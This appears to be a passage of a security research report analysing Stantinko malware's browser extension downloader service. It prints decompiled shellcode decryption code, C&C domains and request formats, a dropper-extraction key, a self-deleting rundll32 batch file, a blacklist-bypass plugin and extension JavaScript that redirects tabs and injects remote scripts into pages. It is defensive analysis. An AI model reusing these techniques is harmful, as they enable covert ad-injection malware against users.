6. BROWSER EXTENSION DOWNLOADER SERVICE (BEDS)

In this section, we'll present the second persistent service that Stantinko installs on successfully compromised machines. In the usual timeline, this component is dropped by the *PDS* and is the last service to be installed. Like the *PDS*, the code responsible for the communication with the C&C is encrypted. However, it is stored in the Windows Registry instead of in a different DLL file. The *BEDS* also has a very flexible plugin mechanism based on an embedded PE loader.

We encountered the early versions of this component in Stantinko's first campaigns. The binaries were neither obfuscated nor encrypted except for the C&C server addresses.

6.1. Overview

In this section, we'll describe the last component to be installed on a compromised host. Like the two other Stantinko services, it basically downloads and executes files received from the C&C server. The PE loader is included to run these plugins. The final purpose of this component is to install browser extensions.

A feature unique to the *BEDS* is that some of its code is encrypted and stored in the Windows Registry. It is decrypted at runtime using the volume serial number as the key. Moreover, as time passed, Stantinko developers began to use custom obfuscators to slow down the analysis.




Figure 50. **Overview of the Browser Extension Downloader Service**

This component is installed as a service similar to the *PDS*. That's how it achieves persistence.

As is the case for many of the malware's components, the *BEDS* has multiple variants — or "service types", as the authors call them. At time of writing, three variants were observed. The following code was found in `KBDMAI_ExtInstaller.dll`, one of its plugins. It checks what variant is installed on the infected machine.

```
[...]
if ( F_is_service_ihctrl32() == 1 )
{
    log_str = "SERVICE TYPE IS IHCTRL32";
}
else if ( F_is_service_themctrl() == 1 )
{
    service_type = 1;
    log_str = "SERVICE TYPE IS THEMCTRL";
}
else
{
    if ( F_is_service_optsatadc() != 1 )
    {
        v3 = "Ihctrl32InjectedCode::Initialize() == false &&
ThemctrlSrvInjectedCode::Initialize() == false";
        goto LABEL_48;
    }
    service_type = 2;
    log_str = "SERVICE TYPE IS OPTSATADC";
}
[...]
```

Figure 51. **Hex-Rays output of installed services check**

Here's a table that displays the different services and their description.

Table 8 **Service types**

Component name	Service name	Service Description
`optsatadc.dll`	Service for diagnostics and optimization of SATA devices performance	Allows to diagnose, maintain and improve the performance of devices connected via SATA interface
`themctrl.dll`	Service Control Panel themes	The service allows you to add advanced desktop themes
`ihctrl32.dll`	Intel® Host Controller Interface (non-volatile memory)	Host Controller Interface (non-volatile memory), an interface that enables SATA Express / NVM Express SSDs to communicate with a driver

The various services of the *BEDS* also embed open source projects available on the Internet. Stantinko's authors seem to start all of their components from open source projects to which they add their code. We can find the *usage* strings of these projects in the services code. Here's a list of the mimicked software per service.

Table 9. **Mimicked software**

Component name	Mimicked software	Software website
`optsatadc.dll`	Check disk utility from FreeDos	https://github.com/joyent/sdcboot/blob/master/freedos/source/chkdsk/chkdsk.c
`themctrl.dll`	ImgDiff	https://github.com/caosdoar/imgdiff
`ihctrl32.dll`	fxload: A Firmware uploader using libusb	https://github.com/libusb/libusb/blob/master/examples/fxload.c

6.2. Browser Extension Downloader Service Analysis

6.2.1. Encrypted Shellcode

To avoid detection, the *BEDS* doesn't embed any malicious code in the DLL dropped on the disk. Instead, the code used to communicate with the C&C is stored in the Windows Registry and is encrypted. The encryption key is not stored anywhere since it is based on the volume serial number. Thus, it is almost impossible to get access to the full code unless you have access to the compromised machine's Registry as well as the volume serial number. The best way to analyze this component is by hunting for the dropper. That is how we managed to analyze it, by extracting the dropper from `fdclient.dll` version 3.xx.

The encrypted shellcode is stored in one of the following Windows Registry key depending on which variant of the service is installed:

- `HKLM\System\CurrentControlSet\Services\ihctrl32\FailureActions`
- `HKLM\System\CurrentControlSet\Services\optsatadc\LastOptimizedDevice`
- `HKLM\System\CurrentControlSet\Services\themctrl\DefaultTheme`

It is encrypted using a seemingly custom rotation-based algorithm. The key is the volume serial number. After each iteration, the key is rotated by 2 bits to the left. For each byte of the encrypted shellcode, the 2 least significant bits plus 1 define the number of rotations to the left to be made on the byte. The code shown in Figure 52 is doing these operations.

```
DWORD __usercall F_decrypt_shellcode@<eax>(DWORD volume_sn@<eax>,
_BYTE *encrypted_shellcode, int shellcode_size, DWORD volume_
sn_1)
{
    _BYTE *encrypted_shellcode_ptr; // edi@4
    int size; // ebx@4
    DWORD rotating_key; // eax@4
    char decrypted_byte; // dl@5
    DWORD volume_sn_2; // [esp-20h] [ebp-2Ch]@4

    if ( encrypted_shellcode && shellcode_size )
    {
        volume_sn_2 = volume_sn;
        encrypted_shellcode_ptr = encrypted_shellcode;
        size = shellcode_size;
        rotating_key = volume_sn_1;
        do
        {
            decrypted_byte = __ROL1__(*encrypted_shellcode_ptr,
(rotating_key & 3) + 1);
            *encrypted_shellcode_ptr = decrypted_byte;
            rotating_key = __ROR4__(rotating_key, 2);
            ++encrypted_shellcode_ptr;
            --size;
        }
        while ( size );
        volume_sn = volume_sn_2;
    }
    return volume_sn;
}
```

Figure 52. **Hex-Rays output of the shellcode decryption routine**

Before injection

```
int v84; // [esp+100h] [ebp-10h]@1
int v85; // [esp+104h] [ebp-Ch]@1
const char *v86; // [esp+108h] [ebp-8h]@1

v51 = 0x21220547;
v52 = 0;
*(_DWORD *)v53 = "Cypress EZ-USB (2122S)";
v54 = 0x21250547;
v55 = 0;
v56 = "Cypress EZ-USB (2121S/2125S)";
v57 = 0x21260547;
v58 = 0;
v59 = "Cypress EZ-USB (2126S)";
v60 = 0x21310547;
v61 = 0;
v62 = "Cypress EZ-USB (2131Q/2131S/2135S)";
v63 = 0x21360547;
v64 = 0;
v65 = "Cypress EZ-USB (2136S)";
v66 = 0x22250547;
v67 = 0;
v68 = "Cypress EZ-USB (2225)";
v69 = 0x22260547;
v70 = 0;
v71 = "Cypress EZ-USB (2226)";
v72 = 0x22350547;
v73 = 0;
v74 = "Cypress EZ-USB (2235)";
v75 = 573965639;
v76 = 0;
v77 = "Cypress EZ-USB (2236)";
v78 = 1685259444;
v79 = 1;
v80 = "Cypress EZ-USB FX1";
v81 = -2045573964;
v82 = 3;
v83 = "Cypress EZ-USB FX2LP (68013A/68014A/68015A/68016A)";
v84 = 15926452;
v85 = 4;
v86 = "Cypress FX3";
*(_DWORD *)v37 = 0;
v38 = 0;
v47 = 0;
v49 = getenv("DEVICE");
*(_DWORD *)v42 = 0;
*(_DWORD *)v32 = "an21";
v33 = "fx";
```

After injection

```
int __cdecl fxload_main(int a1)
{
  _DWORD *v1; // esi@1
  int v2; // ebp@2
  _DWORD *v3; // ebx@2
  int v4; // ecx@2
  _BYTE *v5; // edi@3
  int v6; // edx@3

  v1 = *(_DWORD **)(*(_DWORD *)(__readfsdword(0x30u) + 12) + 28);
  do
  {
    do
    {
      v2 = v1[2];
      v1 = (_DWORD *)*v1;
      v3 = (_DWORD *)(v2 + *(_DWORD *)(v2 + *(_DWORD *)(v2 + 60) + 120));
      v4 = v3[6];
    }
    while ( !(_WORD)v4 );
    do
    {
      v5 = (_BYTE *)(v2 + *(_DWORD *)(v2 + v3[8] + 4 * v4 - 4));
      v6 = 0;
      do
      {
        LOBYTE(v6) = *v5 + v6;
        v6 = __ROR4__(v6, 4);
      }
      while ( *v5++ != 0 );
      --v4;
    }
    while ( v6 == a1 && v4 );
  }
  while ( v6 != a1 );
  return *(_DWORD *)(v2 + v3[7] + 4 * *(unsigned __int16 *)(v2 + v3[9] + 2 * v4)) + v2;
}
```

Figure 53. **Function before and after code injection**

The first part of the shellcode structure contains an array of offsets to the code of each of its functions. This array contains 57 offsets. After this array, the code begins. To resolve functions, it stores the array of offsets and the pointer to the base of the code in global variables. Before calling a function, the program adds the desired function offset to the base and jumps to the computed address.




Figure 54. **First part of the shellcode**

6.2.2. Networking

The C&C server's address is in the encrypted shellcode stored in the Windows Registry. The domain is stored using string stacking in the function that calls `InternetConnect`. Here's a list of the domains per service variant:

Table 10. **Command and control servers per service type**

Service type	Domain	URL
`opsatadc.dll`	hdr-group[.]org	hxxp://hdr-group.org/optimize.php
`themctrl.dll`	robothemes[.]net	hxxp://robothemes.net/index.php
`ihctrl32.dll`	icloudsrv[.]com	hxxp://icloudsrv.com/idx.php

Interestingly, to avoid domain blacklisting, the C&C server domains have a proper website. Each one has different content related to the domain name. For example, Figure 55 shows the homepage of hxxp://robothemes.net.




Figure 55. **`Robothemes[.]net` Homepage**

For simplicity, we'll use the `ihctrl32.dll` URLs for the description of the protocol. The URL changes based on what variant is installed. Refer to the command and control section (Table 4) to see what URL is used for the other services.

Client Protocol


To contact its C&C server, the *BEDS* sends two subsequent POST requests to its target URL. The first one is empty, and the second one contains a report whose format will be described in this section.

```
POST /idx.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: icloudsrv.com
Content-Length: 2788
Connection: Keep-Alive
Cache-Control: no-cache

date=492322182&data=<BASE64-encoded data>
```

Figure 56. **Second Request**

The report is encrypted using RC4 and is then base64-encoded. It is stored in the `data` parameter. The RC4 key is the MD5 hex digest of the `date` parameter. There are two types of reports that the *BEDS* can send:


- A `Notify` report containing various information about the state of the compromised machine
- A `Download` report asking to download a plugin or an update



Between each field, the separation marker is `@@`.

1. The installed extensions field contains a list of all installed browser extensions. This list is stored under the service Registry key `HKLM\SYSTEM\CurrentControlSet\services\<Service name>\Parameters\System\`. During our investigation, we've seen two values:
   - `iha1e`: This value is created if the browser extension *The Safe Surfing* is installed.
   - `tdiha1e`: This value is created if the browser extension *Teddy Protection* is installed.
2. The running plugins field contains an enumeration of running components and their versions (This includes the plugins loaded in memory and the service DLL). They are separated by `||` i.e. `ihctrl32:1.14||certificatecreate:1.11||certificate:1.12||SafeSurfing:1.15`
3. An integer indicating the variant:
   - `20`: ihctrl32.dll
   - `30`: themctrl.dll
   - `40`: optsatadc.dll

Figure 57. **Notify report format**



All the common fields are the same as those in the Notify report except for Action, which is set to `Download`.

Figure 58. **Download report format**

Server Protocol


The server responds to the first empty request with a HTTP 200 response code and an empty body. Then, the server responds to the second request with base64-encoded data. The decoded response is shown in Figure 59.

```
date=52057&data=<RC4-encrypted payload>
```

Figure 59. **Base64-decoded reply**

The content of the `data` parameter is the response payload. It is RC4-encrypted with the MD5 hex digest of the `date` as the encryption key. There are two types of payload that can be sent by the C&C server, corresponding to the two report types. If it is a `Notify` report, the C&C server replies with a JSON-formatted command asking the bot to download or delete components. The bot will then send `Download` reports for each component it is asked to download. The response to the `Download` report is a PE file with the code to execute.

The server respond to a `Notify` report with one or multiple JSON sub-reports that has the following format. A marker is used to separate each sub-report.



1. The CRC32 of the JSON object
2. The JSON containing a task

Figure 60. **Reply format for a NOTIFY report**

The JSON has the following format:

```
{
    "mode": 0, ❶
    "data": {
        "alias": "3.11\\..\\themctrl", ❷
        "info": 1001, ❸
        "from": 3, ❹
        "to": 11 ❺
    }
}
```

❶ There are two modes:
`0` The component is available for download
`1` Delete the given component (in which case only the "alias" field is parsed)


❷ The name of the component

❸ What to do with the downloaded file
`1000` Execute and drop an encrypted version on the file system
`1001` This is an update for the persistent service DLL
`1002` Directly run the component in-memory

❹ Major version of the advertised component

❺ Minor version of the advertised component

Figure 61. **JSON format**



❶ The CRC32 field contains the checksum of the zlib compressed PE

Figure 62. **Download response format**

6.2.3. How to Extract The Embedded Dropper

In this section, we'll give more details about how to extract the embedded dropper when available. The extraction process we described for the *PDS* is easier than this one because there's no straightforward way to find where the encrypted dropper resides in the binary. However, we can take advantage of its large size in order to find it.

Opening the binary in IDA, we notice that there's a huge `.data` section at the end of the binary.




Figure 63. **View of the sections of the *BEDS* in IDA**

In that huge section, we need to find a reference to a huge blob that ends a few hundred kilobytes further on with another reference. The end reference is used to get the length of the blob. The end of the blob is shown in Figure 64.

End of encrypted shellcode

```
.data:100A2EB6                  db  33h ; 3
.data:100A2EB7                  db  66h ; f
.data:100A2EB8                  db  15h
.data:100A2EB9                  db    8
.data:100A2EBA                  db  7Ah ; z
.data:100A2EBB                  db  22h ; "
.data:100A2EBC                  db 0EEh ; e
.data:100A2EBD                  db  67h ; g
.data:100A2EBE                  db 0E4h ; S
.data:100A2EBF                  db  6Eh ; n
.data:100A2EC0                  db 0A5h ; Ñ
.data:100A2EC1                  db  4Bh ; K
.data:100A2EC2                  db 0DEh ; ¦
.data:100A2EC3                  db  61h ; a
.data:100A2EC4                  db 0F4h ; (
.data:100A2EC5                  db  95h ; ò
.data:100A2EC6                  db 0A5h ; Ñ
.data:100A2EC7                  db    3
.data:100A2EC8                  db 0BEh ; +
.data:100A2EC9                  db 0F3h ; =
.data:100A2ECA                  db  98h ; ÿ
.data:100A2ECB                  db  68h ; h
.data:100A2ECC                  db  8Ch ; î
.data:100A2ECD                  db    0
.data:100A2ECE                  db    0
.data:100A2ECF                  db    0
.data:100A2ED0 unk_100A2ED0     db 0FFh          ; DATA XREF: sub_1000AA80+15↑o
.data:100A2ED1                  db 0FFh
.data:100A2ED2                  db 0FFh
.data:100A2ED3                  db 0FFh
```

Figure 64. **End of the embedded dropper**

The next step is to decrypt the dropper using the RC4 algorithm with this key: `"\x7e\x5e\x7f\x8c\x08\x46"`. The resulting blob is compressed using zlib.

6.3. Plugins

The *BEDS* has a very flexible plugin system. It is very similar to the other Stantinko components: the server can send any PE that will be loaded directly into memory without the need to write the file to disk. The plugins we've seen so far are all related to browser extension installations. This is why we decided to call it the *Browser Extension Downloader Service*.

6.3.1. Browser Extension Installer

In this section, we will present the extensions that are installed by the *BEDS*. All these extensions are installed with a plugin named `KBDMAI_ExtInstaller.dll` by Stantinko's authors. This plugin embeds a zip file containing the extension to install. Multiple browsers are targeted by the plugin according to the path where they install the extensions. Figure 65 shows a list of browsers targeted by this plugin.

```
Chrome                          PlayFree Browser
Firefox                         MapleStudio ChromePlus
Crossbrowser                    Comodo Dragon
Bromium                         Nichrome
Chromium                        Xpom
Orbitum                         Kometa
Torch                           Yandex
uCozMedia Uran                  Opera
```

Figure 65. **Browsers targeted by `KBDMAI_ExtInstaller.dll`**

Also, multiple browser preference files are modified to add the extensions to the software. The list is provided in Annexe A.5.

We've only happened upon two different zip files embedded into `KBDMAI_ExtInstaller.dll`. The first one contains *The Safe Surfing* while the second one contains *Teddy Protection*. These browser extensions are actually malicious. They are described in Section 6.4.

6.3.2. ClearCache

The first plugin that is usually sent to a machine compromised by the *BEDS* is `clearcache.dll`. There are two different PE files related to it. The first one drops the DLL while the second one executes it. The author named the former file `certificate_create.dll` and the latter `certificate.dll`, according to the file metadata. The `%TEMP%` directory location is retrieved via the `GetTmpPath` Win32 API and the DLL is dropped there. Once dropped, the second plugin is sent. In the same TEMP directory it writes a batch file containing a command to launch `clearcache.dll` and then to delete itself.

```
start rundll32 "%temp%\clearcache.dll", DllMain
del %0
```

Figure 66. **clearcache.bat**

This BATfile is then launched using `CreateProcess`.

It is still unclear what this plugin actually does, but we believe it is a browser blacklist bypass for the Amigo and the Yandex browsers. However, we did not notice any change when we tried to install Stantinko's browser plugins with or without `clearcache.dll` running.

First, the DLL retrieves possible paths where Yandex and Amigo might store their blacklist files. Then, it builds all paths possible by concatenating all the base paths from `CSIDL_COMMON_DOCUMENTS` and `CSIDL_LOCAL_APPDATA` with the trailing paths shown in Figure 67.

```
["Amigo\User Data\amigo_safe\check_policy.amg",
 "Amigo\User Data\amigo_safe\check_policy.amg.new",
 "Yandex\YandexBrowser\User Data\Safe Browsing Extension
Blacklist",
 "Yandex\YandexBrowser\User Data\Safe Browsing Extension
Blacklist_new",
 "Amigo\Application\*\check_policy.amg",
 "Amigo\Application\*\check_policy.amg.new"]
```

Figure 67. **Files opened by clearcache**

If the file exists, `clearcache.dll` opens a handle to the file. Once it finishes iterating over every possible path, it enters an infinite loop. That way, as long as it is running, no other program is able to open those files. We believe that, at some point, the Amigo and Yandex browsers skipped the check if they failed to open the file containing the blacklisted extensions.

6.3.3. Reset SafeSurfing Flag

Reset SafeSurfing Flag is a little plugin whose purpose is to erase the Registry key that exists when *The Safe Surfing* browser extension is installed. It might be used when the operators figure out that the user of an infected machine was able to uninstall the browser extension so the C&C can send the plugin installer again.

Depending on what service type is installed, it will delete one of the following values:

- `HKLM\SYSTEM\CurrentControlSet\services\optsatadc\Parameters\System\iha1e`
- `HKLM\SYSTEM\CurrentControlSet\services\themctrl\Parameters\System\iha1e`
- `HKLM\SYSTEM\CurrentControlSet\services\ihctrl32\Parameters\System\iha1e`

6.4. Browser Extensions

In this section, we will describe the browser extensions *APIHelper*, *The Safe Surfing*, and *Teddy Protection*. They perform ad injections and redirections to some websites. We believe they are among the most profitable payloads of the Stantinko malware family.

6.4.1. APIHelper

The *APIHelper* browser extension is the ancestor of *The Safe Surfing*. Based on compilation timestamps and domain name registration dates, we believe this operation has been running since at least 2014. Even if it is no longer distributed, all the infrastructure is still up and we were able to identify some remaining compromised machines. There are two different versions, one for Internet Explorer, which is a *Browser Helper Object*, and one for Chrome/Firefox/Opera that contains HTML, JavaScript and a 32-bits NPAPI DLL called `npapihelper.dll`.

This extension mainly uses two JavaScript files: `bg.js`, which runs in background and `cnt.js`, which runs in the context of the page.

The first script is responsible for checking the tab's URL and redirecting the user under certain conditions. It is performed by registering a callback to the `beforeNavigate` event, as shown in Figure 68. We will describe the configuration file later in this section.

```
[...]
function BeforeNavigateListener()
{
    chrome.webNavigation.onBeforeNavigate.addListener(function
(details) {
        if (details.frameId != 0)
            return;

        try {
            var link = plg.ObtainUrl(details.url); ❶
            if (link != null)
            {
                chrome.tabs.get(details.tabId, function(tab) {
                    if (tab)
                    {
                        chrome.tabs.update(details.tabId,
{'url':link}); ❷
                    }
                });
            }
        } catch (err){};
    })
}
[...]
```

❶ Call the DLL with the tab's URL as argument. The DLL will check the configuration and return the new URL if it matched one of the rules.

❷ If the returned URL is not empty, the tab's URL is modified.

Figure 68. **APIHelper background script**

The second script, `cnt.js`, is used to inject scripts in all pages. As for the background script, it registers a callback to an event, `DOMContentLoaded`, and injects the script provided by the DLL as shown in Figure 69.

```
[...]
var src_script = plg_obj.ObtainScript(document.domain, title,
keywords, description); ❶
if (src_script && !document.getElementById(encodeURIComponent(src_
script))) {
    var script_obj = document.createElement("script");
    script_obj.setAttribute("type", "text/javascript");
    script_obj.setAttribute("src", src_script);
    script_obj.setAttribute("id", encodeURIComponent(src_script));
    document.body.appendChild(script_obj); ❷
} else { ❸
    src_script = plg_obj.ObtainAjaxScript(document.domain, title,
keywords, description);
  if (src_script && !document.
getElementById(encodeURIComponent(src_script))){
       AjaxLoad(src_script, null, function(text){
           var script_obj = document.createElement("script");
           script_obj.setAttribute("type", "text/javascript");
           script_obj.setAttribute("charset", "utf-8");
           script_obj.setAttribute("id", encodeURIComponent(src_
script));
           script_obj.innerHTML = text;
           document.body.appendChild(script_obj);
       }, false);
    }
}
[...]
```

❶ Call the DLL with the tab's URL, title and the content of the `keywords` and `description` meta tags as argument. The DLL will check the configuration and return the URL of the script to inject if it matches one of the rules.

❷ Create a script tag, fill the URL of the script and inject the script.

❸ Sometimes, it loads the JavaScript code and add it to the page.

Figure 69. **APIHelper content script**

As detailed above, the DLL is used to manage the configuration and to check the URLs against the patterns it contains. It is also used to access the Registry keys that cannot be accessed directly from JavaScript. However, the NPAPI technology has been discontinued in all major browsers. In the new extension, named *The Safe Surfing*, they switched to PPAPI executables.

Before being able to inject ads, the extension needs to retrieve its configuration. It is done by performing a GET request to `apihelper.org`:

```
GET /
/config.php?cparam=S0s3EzEgBBSe9ljmhdVySTkTP6+Uz4tJ3xBfrFnfidgTr
QmWbkkxR+PK22N3EU0JBBqJtjPxzEDHJqCFrbf9ZCtsTRbwkYDGuTivga+EMBfey
8sb9aSXVg==&task=cfg&xhg=04FE1480 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://google.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: apihelper.org
DNT: 1
Connection: Keep-Alive
